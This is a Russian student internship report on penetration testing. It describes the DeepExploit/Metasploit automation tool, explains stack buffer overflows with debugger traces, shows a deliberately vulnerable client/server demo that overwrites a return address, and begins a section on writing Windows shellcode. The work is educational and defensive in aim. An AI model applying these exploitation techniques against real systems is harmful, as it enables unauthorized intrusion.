

Содержание

Перечень сокращений и терминов	3
1 Существующие системы обнаружения несанкционированных пентестов и их минусы.....	4
2 Формулирование требований к новой системе.....	4
3 Анализ возможных решений.....	5
4 DeepExploit.....	6
5 Уязвимости удаленного выполнения кода (RCE).....	11
6 Написание клиента и уязвимого сервера, для эксплуатации уязвимости переполнения буфера на стеке.....	15
7 Написание шеллкода.....	18
8 Компиляция шеллкода и преобразование в массив байтов.....	23
9 Тестирование	23
10 Методы защиты от уязвимостей переполнения буфера	24
11 Обход механизма ASLR	25
12 Проект решения.....	25
13 Описание полученного решения	26
14 Техничко-экономическое обоснование	26
Заключение	27
Приложение А	29
Приложение Б.....	32
Приложение В.....	34

Введение

Я Дерябин Кирилл Николаевич, студент группы РИС-21-1бзу, проходил производственную практику в компании ООО «Бигпринтер Цифровые Инновации» с 19.02.2024 по 08.03.2024 с целью проведения части исследования для ВКР, с консультацией руководителя практики.

Большинство повседневных задач сегодня решают компьютерные системы, так же без этого не обходится ни одно производство или компания разработки того же программного обеспечения. Для упрощения и ускорения работы, повсеместно применяются автоматизированные системы, которые в свою очередь зачастую являются либо одним компьютером, либо целой сетью таких компьютеров.

В компьютерных системах работают базы данных, которые хранят конфиденциальную информацию, к примеру о жителях города, как например сервис Госуслуги. Ведь в нем хранятся все данные о паспорте человека и прочих важных документах, доступ к которым должен быть ограничен. Поэтому компьютерные системы очень часто являются мишенью, попав в которую, злоумышленники получают требуемую им для темных дел информацию.

Ценная информация, такая как паспортные данные, места жительства, номера телефонов, документы на недвижимость, электронные почты и прочие важные вещи, продаются и покупаются в интернете за большие деньги между хакерами и мошенниками. Номера телефонов используются для спама рекламой, вымогательства и шантажа. Электронные почты в дальнейшем снова проверяются в базах данных взломанных паролей злоумышленников, что дает в конечном итоге доступ к чтению и самим писем электронной почты. Так как электронная почта взломана, безопасность всех привязанных к ней аккаунтов так же находится под угрозой. В связи с неустойчивостью систем ко взломам, конфиденциальные данные почти всех жителей России доступны в интернете всем желающим за небольшую плату. Чтобы же получить более конфиденциальные данные, требуется заплатить более крупную сумму.

Большинство из сказанного, относится к самому пользователю и его компьютеру, на котором он сам решает, что он будет устанавливать и какие программы будет запускать. Но если же пользователь не устанавливает и не запускает вредоносные программы, почему его данные все еще находятся под угрозой?

Уязвимости в ПО могут превратить любое ПО, не делавшее ранее никаких негативных действий, в вредоносное, путем добавления в его работу нестандартной логики, которая и направлена на кражу информации. Видов

таких уязвимостей масса. Данные уязвимости будут рассмотрены на практике.

Перечень сокращений и терминов

Пентест (penetration test) – оценка безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника. Процесс включает в себя активный анализ системы на наличие потенциальных уязвимостей, которые могут спровоцировать некорректную работу целевой системы, либо её полный отказ. (С добровольного соглашения заказчика)

Уязвимость нулевого дня (Zero-day vulnerability) – новейшая уязвимость в информационной системе, которая ранее никем не исследовалась и как следствие, может быть использована на большинстве компьютерных систем, до момента её исправления разработчиками ПО.

ИБ – информационная безопасность.

Шеллкод – специально подготовленная независимая программа, которая предназначена для выполнения в стеке или других областях памяти.

1 Существующие системы обнаружения несанкционированных пентестов и их минусы

В общем случае, чаще всего для предотвращения успешных несанкционированных пентестов сервера, проводится предварительный аудит информационной безопасности, который включает в себя комплекс тестирований на проникновение, успех которых в конечном случае докладывается системному администратору, с указанием вариантов закрытия обнаруженных уязвимостей. То есть данная процедура проводится до того, как сервер будет открыт в сеть.

Аудит информационной безопасности обычно регулярно проводится компаниями, заинтересованными в конфиденциальности своей информации, примерно раз в месяц. Как правило, этого срока вполне достаточно, чтобы своевременно обнаружить уязвимые места и исправить их.

Для данной процедуры требуется специалист по компьютерной безопасности, который грамотно составит план тестирования. Исходя из плана, сделает действия, которые приведут к успешному результату. Услуги специалистов данной области бывают очень дорогими, тем более, когда речь идет об открытии и обнаружении *уязвимостей нулевого дня*.

Так же возможны варианты, когда системный администратор прописывает правила фильтрации входящего трафика, которые будут отбрасывать пришедшие пакеты, явно указывающие на то, что сейчас сервер тестируют на проникновение злоумышленники. Однако этот метод ненадежен в силу своей жесткости, так же может приводить к ложным срабатываниям.

Все сказанное выше плавно приводит нас к тому, что чтобы не допустить использования уязвимостей, требуется проверить и устранить уязвимости в своей системе до того, как это сделает злоумышленник, либо регулярно проводить пентесты.

2 Формулирование требований к новой системе

В ходе практики, требуется разобраться в принципе работы утилиты Deerp Exploit, понять как реализована автоматизация тестирований на проникновение.

Описать принципы работы самых опасных уязвимостей - RCE.

Описать принцип работы защиты от подобных атак сегодня.

Для наглядности рассмотренных уязвимостей ПО в описании ВКР, написать демонстрационные приложения, показывающие как работает каждая уязвимость, с описанием шагов реализации уязвимого кода и кода её эксплуатации.

3 Анализ возможных решений

Недочеты в безопасности сервера могут быть решены системой, которая будет автоматически анализировать входящий трафик, проверять его на предмет наличия странных и недопустимых данных, и исправлять или отбрасывать данный пакет. Блокировать ответы ПО сервера на запросы, помогающие идентифицировать версию.

Устранение RCE уязвимости может быть достигнуто включением стековых канареек, DEP и ASLR. Программа будет автоматически завершена, при попытке эксплуатировать уязвимость.

4 DeepExploit

DeepExploit - полностью автоматизированный инструмент для тестирования на проникновение, связанный с MSF (Metasploit framework).




Рисунок 1 - Принцип взаимодействия DeepExploit с MSF через RPC API

DeepExploit определяет состояние всех открытых портов на целевом сервере и точно выполняет эксплойт с помощью машинного обучения. Его ключевые особенности, следующие:

- Эффективное выполнение эксплойта. DeepExploit может точно выполнять эксплойты (минимум с одной попытки) с помощью машинного обучения.
- Глубокое проникновение. Если DeepExploit успешно использует эксплойт на целевом сервере, он далее выполняет эксплойт на других внутренних серверах.
- Самообучение. DeepExploit может самостоятельно научиться эксплуатировать (использует обучение с подкреплением). Людям не обязательно готовить обучающие данные.
- Очень быстрое обучение. Как правило, обучение с подкреплением занимает много времени. DeepExploit использует распределенное обучение с помощью нескольких агентов. В нем внедрена передовая модель машинного обучения A3C.
- Мощный сбор данных о ПО. Сбор информации о программном обеспечении, работающем на целевом сервере, очень важен для успешной эксплуатации. DeepExploit может идентифицировать название и версию продукта, используя следующие методы:
 - Сканирование портов

- Машинное обучение (анализ HTTP-ответов, собранных при сканировании веб-страниц)
- Исследование содержания

DeepExploit состоит из модели машинного обучения (A3C) и Metasploit. A3C выполняет эксплойт на целевых серверах через RPC API.

A3C разработан Keras и Tensorflow, знаменитой платформой машинного обучения, основанной на Python. Он используется для самостоятельного изучения методов эксплойта с использованием глубокого обучения с подкреплением. Результат самообучения сохраняется в изученных данных, которые можно использовать повторно.

Как происходит тренировка?




Рисунок 2 - Иллюстрация модели A3C

Metasploit - самый известный в мире инструмент для тестирования на проникновение. Он используется для выполнения эксплойта на целевых серверах на основе инструкций A3C.

A3C состоит из нескольких нейронных сетей. Эта модель получает информацию обучающего сервера, такую как тип ОС, название продукта, версия продукта и т. д., в качестве входных данных нейронной сети, и выводит полезную нагрузку в соответствии с входной информацией. Дело в том, что эксплуатация успешна, когда эта модель выводит оптимальную полезную нагрузку в соответствии с входной информацией.

В ходе обучения эта модель выполняет более 10 000 эксплойтов на обучающих серверах через Metasploit, изменяя при этом комбинацию входной информации. Эта модель обновляет веса нейронной сети в соответствии с результатами эксплуатации (rewards), что постепенно оптимизирует нейронную сеть.

После обучения эта модель может выводить оптимальную полезную нагрузку в соответствии с входной информацией.

Чтобы сократить время обучения, обучение выполняется в многопоточном режиме.

Таким образом, обучаясь с помощью различных обучающих серверов, DeepExploit может выполнять точный эксплойт в зависимости от различных ситуаций.

DeepExploit использует для обучения такие обучающие серверы, как Metasploitable3, Metasploitable2, owaspbwa. Они являются сборками систем с намеренно уязвимыми приложениями, для тестирования MSF.




Рисунок 3 - Процесс обработки при тестировании

Сканирование портов

DeepExploit собирает информацию о целевом сервере, такую как тип ОС, открытый порт, название продукта, версия продукта, с помощью Nmap. В результате, с помощью Nmap, DeepExploit может извлечь приведенную ниже информацию:

№	ОС	Порт#	ПО	Версия
1	Linux	21	vsftpd	2.3.4
2	Linux	22	ssh	4.7p1
3	Linux	23	telnet	-
4	Linux	25	postfix	-
5	Linux	53	bind	9.4.2
6	Linux	80	apache	2.2.8
7	Linux	5900	vnc	3.3
8	Linux	6667	irc	-
9	Linux	8180	tomcat	-

Таблица 1 – Пример выходной информации nmap

Далее, если открыты веб-порты, такие как 80, 8180, DeepExploit выполняет следующие тестирования:

1. Исследование web содержимого

DeepExploit может идентифицировать веб-продукты, используя содержимое найденного продукта по умолчанию.

Результат исследования содержимого:

№	Порт#	Найденный контент	ПО
1	80	/server-status	apache
2	80	/wp-login.php	wordpress
3	8180	/core/misc/drupal.init.js	drupal
4	8180	/CFIDE/	coldfusion

2. Анализ HTTP-ответов.

DeepExploit собирает многочисленные HTTP-ответы от веб-приложений через веб-порт с помощью Scrapy. Благодаря анализу DeepExploit собранных HTTP-ответов с использованием подписи (шаблона сопоставления строк) и машинного обучения он может идентифицировать веб-продукты.

Пример HTTP-ответа

HTTP/1.1 200 OK

Date: Tue, 06 Mar 2018 06:56:17 GMT

Server: OpenSSL/1.0.1g

Content-Type: text/html; charset=UTF-8

Set-Cookie:

f00e68432b68050dee9abe33c389831e=0eba9cd0f75ca0912b4849777677f587; path=/;

Etag: "409ed-183-53c5f732641c0"

...snip...

<form action="/example/confirm.php">

Благодаря тому, что DeepExploit использует сигнатуры, он может легко идентифицировать два продукта: OpenSSL и PHP.

Пример:

Server: OpenSSL/1.0.1g

confirm.php

Кроме того, благодаря использованию DeepExploit машинного обучения он может идентифицировать больше продуктов, чем Joomla! и Apache.

Рассмотрим особенность Joomla!.

Set-Cookie:
f00e68432b68050dee9abe33c389831e=0eba9cd0f75ca0912b4849777677f587;

А это особенность Apache.

Etag: "409ed-183-53c5f732641c0"

Эксплуатация.

DeepExploit выполняет эксплойт на первом целевом сервере, используя обученные данные и идентифицированную информацию о продукте. Он может выполнять эксплойты точно (минимум 1 попытка). Если DeepExploit успешно использует эксплойт, сеанс между DeepExploit и первым целевым сервером будет открыт.

Постэксплуатация.

После того как уязвимость была успешно эксплуатирована, DeepExploit может выполнить эксплойты через скомпрометированный сервер, внутрь сети, куда раньше он не имел доступа.

Отчеты

В конце работы, DeepExploit генерирует отчет о сканировании, в котором описаны найденные уязвимости.

Deep Exploit Scan Report

Index	Item	Value
1	IP address	192.168.220.145
	Port number	21
	Product name	vsftpd
	Vuln name	VSFTPD v2.3.4 Backdoor Command Execution
	Description	This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.
	Type	shell
	Exploit module	exploit/unix/ftp/vsftpd_234_backdoor
	Target	0
	Payload	payload/cmd/unix/interact
	Reference	<p>[OSVDB] 73573</p> <p>[URL] http://pastebin.com/AetT9s5S</p> <p>[URL] http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html</p>

Рисунок 4 - Пример отчета сгенерированного DeepExploit

5 Уязвимости удаленного выполнения кода (RCE)

RCE уязвимости это самый опасный вид уязвимостей, потому что использование его злоумышленником, может дать полный контроль над информационной системой и использовать её в своих целях. Чтобы не допустить этого, требуется разобраться в базовых вещах, почему такое происходит, как программист, разрабатывая свое приложение на компилируемых в машинный код языках, мог бы повлиять на безопасность своего приложения.

В этой части, речь пойдет о архитектурах x86 и x64, поскольку пока что они являются самыми распространенными среди домашних компьютеров.

Начнем с того, как в процессе организован стек. При создании потока, регистр ESP инициализируется максимальным адресом блока памяти стека, а по мере добавления элементов в стек, уменьшается до адреса начала. Таким образом, на архитектурах x86 и x64, стек растет вниз по адресам. Довольно легко это проверить. Автор приводит тестовую функцию, которая будет со спецификатором `__declspec(naked)`. Это позволит самостоятельно управлять стек фреймом.

При вызове нашей функции, на вершине стека сохраняется адрес возврата (адрес откуда был совершен переход). В начале сохраняется стек фрейм. Это называют прологом функции (prologue). Первым сохраняется

состояние стека и регистра EBP, который до момента сохранения указывает на начало локальных переменных вызывающей функции. Чтобы после выполнения вызываемой функции было возможно продолжить работу с локальными переменными, требуется сохранить значение EBP на вершине стека прежде, чем в него будет записано новое значение ESP.

После чего мы можем работать с локальными переменными доступными внутри вызываемой функции. В конце, после того как функция была отработана, требуется восстановить предыдущий стек фрейм, восстановив сначала значение ESP из регистра EBP, а далее и само значение EBP ранее сохраненное в стеке. Это называют эпилогом функции (epilogue). Таким образом, вызывающая функция после работы вызываемой функции, не увидит никаких изменений несмотря на то, что одни и те же регистры были задействованы и вызываемой функцией. После восстановления значения регистров и подготовки стека к работе вызывающей функции, требуется извлечь адрес возврата из стека инструкцией get, который был туда записан при вызове функции инструкцией call. Требовалось это для того, чтобы было возможным совершить обратный переход к месту вызова функции.

Обратное расположение стека от высоких адресов к низким, и сохранение адреса возврата к месту вызова в стеке, дает возможность перезаписать адрес возврата в стеке, переполняя локальные переменные внутри функции, что может дать возможность перейти к выполнению произвольного кода.

Было проведено тестирования ранее сказанного. Тестовая программа выполняет 10 push инструкций с записью в стек значения, являющегося счетчиком в порядке убывания. Далее производит чтение 10 значений из стека в регистр ebx. Так же выполняет подпрограмму, которая написана внутри naked функции, чтобы так же проследить за состоянием стека в момент осуществления перехода. Так же следует обратить внимание что программа была написана на языке C++, с использованием asm вставок, которые не поддерживаются компилятором Microsoft для архитектуры x64. Именно по этой причине, программа должна быть скомпилирована на x86.

00331000	55	PUSH EBP
00331001	8BEC	MOV EBP,ESP
00331003	CC	INT3
00331004	B8 0A000000	MOV EAX,0A
00331009	33DB	XOR EBX,EBX
0033100B	43	INC EBX
0033100C	53	PUSH EBX
0033100D	48	DEC EAX
0033100E	83F8 00	CMP EAX,0
00331011	75 F8	JNZ SHORT asm.0033100B
00331013	B8 0A000000	MOV EAX,0A
00331018	5B	POP EBX
00331019	48	DEC EAX
0033101A	83F8 00	CMP EAX,0
0033101D	75 F9	JNZ SHORT asm.00331018
0033101F	E8 05000000	CALL asm.00331029
00331024	8BE5	MOV ESP,EBP
00331026	5D	POP EBP
00331027	C3	RETN
00331028	CC	INT3
00331029	55	PUSH EBP
0033102A	8BEC	MOV EBP,ESP
0033102C	CC	INT3
0033102D	8BE5	MOV ESP,EBP
0033102F	5D	POP EBP
00331030	C3	RETN

Рисунок 6 - Переход к подпрограмме инструкцией CALL

Так же следует обратить внимание на адрес, сохраненный в стек. Он исключает размер инструкции перехода, чтобы не допустить рекурсии.

00F3F840	00000003	
00F3F844	00000003	
00F3F848	00331024	RETURN to asm.myfunc+24 from asm.00331029
00F3F84C	00F3F898	
00F3F850	00331045	RETURN to asm.main+5 from asm.myfunc
00F3F854	00331218	RETURN to asm.00331218 from asm.main
00F3F858	00000001	
00F3F85C	01217BA0	
00F3F860	01217110	
00F3F864	4B12E155	
00F3F868	003312A0	asm.<ModuleEntryPoint>
00F3F86C	003312A0	asm.<ModuleEntryPoint>
00F3F870	00C67000	
00F3F874	00000000	
00F3F878	00000000	
00F3F87C	00000000	
00F3F880	00F3F864	
00F3F884	00000000	
00F3F888	00F3F8F4	Pointer to next SEH record

Рисунок 7 - Разница в адресе перехода со значением адреса возврата в стеке

Далее нужно обратить внимание еще раз на место откуда был совершен переход.

00331000	55	PUSH EBP
00331001	8BEC	MOV EBP,ESP
00331003	CC	INT3
00331004	B8 0A000000	MOV EAX,0A
00331009	33DB	XOR EBX,EBX
0033100B	43	INC EBX
0033100C	53	PUSH EBX
0033100D	48	DEC EAX
0033100E	83F8 00	CMP EAX,0
00331011	75 F8	JNZ SHORT asm.0033100B
00331013	B8 0A000000	MOV EAX,0A
00331018	5B	POP EBX
00331019	48	DEC EAX
0033101A	83F8 00	CMP EAX,0
0033101D	75 F9	JNZ SHORT asm.00331018
0033101F	E8 05000000	CALL asm.00331029
00331024	8BE5	MOV ESP,EBP
00331026	5D	POP EBP
00331027	C3	RETN
00331028	CC	INT3
00331029	55	PUSH EBP
0033102A	8BEC	MOV EBP,ESP
0033102C	CC	INT3
0033102D	8BE5	MOV ESP,EBP
0033102F	5D	POP EBP
00331030	C3	RETN
00331031	CC	INT3

Рисунок 8 - Адрес места перехода и адрес возврата

После последнего цикла, выполнение переходит к эпилогу функции, который восстанавливает стек в предыдущее состояние, перед тем как будет выполнен обратный переход, который так же виден на картинке.

Рассмотрев данный пример становится ясно, что начало стека находится в высоких адресах, а конец в низких, что подводит к выводу, что данная особенность является причиной возможности уязвимости произвольного выполнения кода через переполнение буфера на стеке.


6 Написание клиента и уязвимого сервера, для эксплуатации уязвимости переполнения буфера на стеке

Программа клиент, будет читать файл и отправлять его содержимое на сервер. Позже, для упрощения отправки шеллкода, будет использован код вместо файла.

Сервер, содержит буфер приема, размером 2048 байт, в то время как функция `vuln_print`, содержит всего буфер размером 1024 байта, и не проверяет размер копируемых в него данных. Это может приводить к тому, что буфер будет переполнен, а адрес возврата, расположенный в стеке, будет перезаписан.

Требуется проверить приложение с данными, размер которых укладывается в размер буфера 1024 байт, и размер которых превышает. Поведение уязвимого сервера при переполнении буфера будет на первый взгляд не определено и вроде бы не имеет применения, но разобравшись с кодом функции вывода текста `vuln_print`, будет видно, что достаточно переполнить буфер на 5 байт, и уже расположить свой произвольный адрес возврата. Адрес возврата может указывать на стек, где находятся данные этого же буфера, либо указывать на адрес какой-то функции. Далее из примера это будет видно.

Первый запуск приложения клиента и приложения сервера




```
E:\GITHUB\vulnerability_app\Release\client.exe
resend file data?
1118 bytes sent to server
resend file data?
1118 bytes sent to server
resend file data?
11 bytes sent to server
resend file data?
11 bytes sent to server
resend file data?
11 bytes sent to server
resend file data?
11 bytes sent to server

E:\GITHUB\vulnerability_app\Release\server.exe
Server started
receiving 11 bytes from 127.0.0.1
--- received text ---
hello world
-----
receiving 11 bytes from 127.0.0.1
--- received text ---
hello world
-----
receiving 11 bytes from 127.0.0.1
--- received text ---
hello world
-----
```

Рисунок 9 - Данные из файла отправляются на сервер и там выводятся в консоль

Теперь требуется повторить тестирование, добавив больше текста. Так же необходимо помнить, что размер буфера вывода сообщения всего 1024 байт. Нужно переполнить этот буфер и проследить за результатом.



```
*E:\GITHUB\vulnerability_app\Release\dataforsend.bin - Notepad++
Файл  Правка  Поиск  Вид  Кодировки  Синтаксисы  Опции  Инструменты  Макросы  Запуск  Плагины  Вкладки  ?  +
dataforsend.bin
78 hello world
79 hello world
80 hello world
81 hello world
82 hello world
83 hello world
84 hello world
85 hello world
86 hello world
87 hello world
No length: 1129 lines: 87 Ln: 87 Col: 12 Pos: 1130 Windows (CR LF) UTF-8 INS
```

Рисунок 10 - Файл содержит 1130 байт




Рисунок 11 - Отладчик сообщил о нарушении прав при исполнении по непонятному адресу

Как видно из примера, это привело к краху сервера из-за попытки исполнения по непонятному адресу. На самом деле, адрес соответствует ASCII кодам сообщения.

От

К

Шестнадцатеричный

Текст

Открыть файл

Вставьте шестнадцатеричные числа или удалите файл.

726F7720

Кодировка символов

ASCII-код

Конвертировать

Перезагрузить

Менять

gow

Рисунок 12 - Доказательство того, что адрес является байтами части сообщения

Преобразовав данный адрес, легко убедиться в том, что этот адрес ничто иное, как фрагмент сообщения “wor”, который как раз и переписал адрес возврата. Далее нужно использовать это в целях выполнения кода. Требуется вывести MessageBox, отправкой всего одного сообщения на сервер. Следует помнить, что сервер не имеет никаких обработчиков сообщений, кроме прямого вывода данных в консоль, которые он принимает. Автор повторяет тестирование сервера уже с буквами *A* вместо сообщения, чтобы увидеть, что действительно, адрес является ASCII кодом.




Рисунок 13 - Адрес возврата точно являлся ASCII кодами сообщения

Проведя последнее тестирование, можно точно сказать, что адрес возврата является данными, которые были записаны в буфер и переполнили его.

7 Написание шеллкода

Для написания шеллкода под Windows, автор использовал компилятор gcc, без использования стандартных библиотек. Предлагается рассмотреть принцип написания адаптивных шеллкодов под систему Windows. Данный вид шеллкода, имеет больше большой вес, но он более гибок к версиям системы, поскольку сочетает в себе все базовые наборы функций для получения базовых адресов загруженных модулей, поиска процедур в них и их использования. Перед тем как начать, требуется детально изучить принцип работы.

Перед написанием шеллкода, требуется понимать, что любые функции используемые в нем, должны быть строго встраиваемыми. Строки не должны быть использованы в привычном понимании, а использоваться строго с копированием в стек, иначе выполнение такого шеллкода приведет к ACCESS_VIOLATION по причине, недоступности адреса этой строки расположенной в .data сегменте, в который она была вынесена если данное правило было нарушено.

В любом исполняющем потоке, всегда можно получить TEB (Thread Environment Block). Адрес структуры TEB хранится в регистре FS. Имея адрес TEB, можно получить адрес PEB (Process Environment Block), ключевой структуры, которая определяет в себе весь основной набор

необходимой информации. Поле `ProcessEnvironmentBlock` в структуре `_TEB`, в архитектуре x86, находится по смещению `0x30`, в архитектуре x64, по смещению `0x60` и хранится в регистре `GS`. Автор рассматривает лишь x86 архитектуру.

По данной информации, просто получить РЕВ используя всего лишь несколько инструкций:

```
inline PPEB get_peg()
{
    PPEB ppeg;
    __asm {
        mov eax, dword ptr fs:[30h]
        mov ppeg, eax
    }
    return ppeg;
}
```

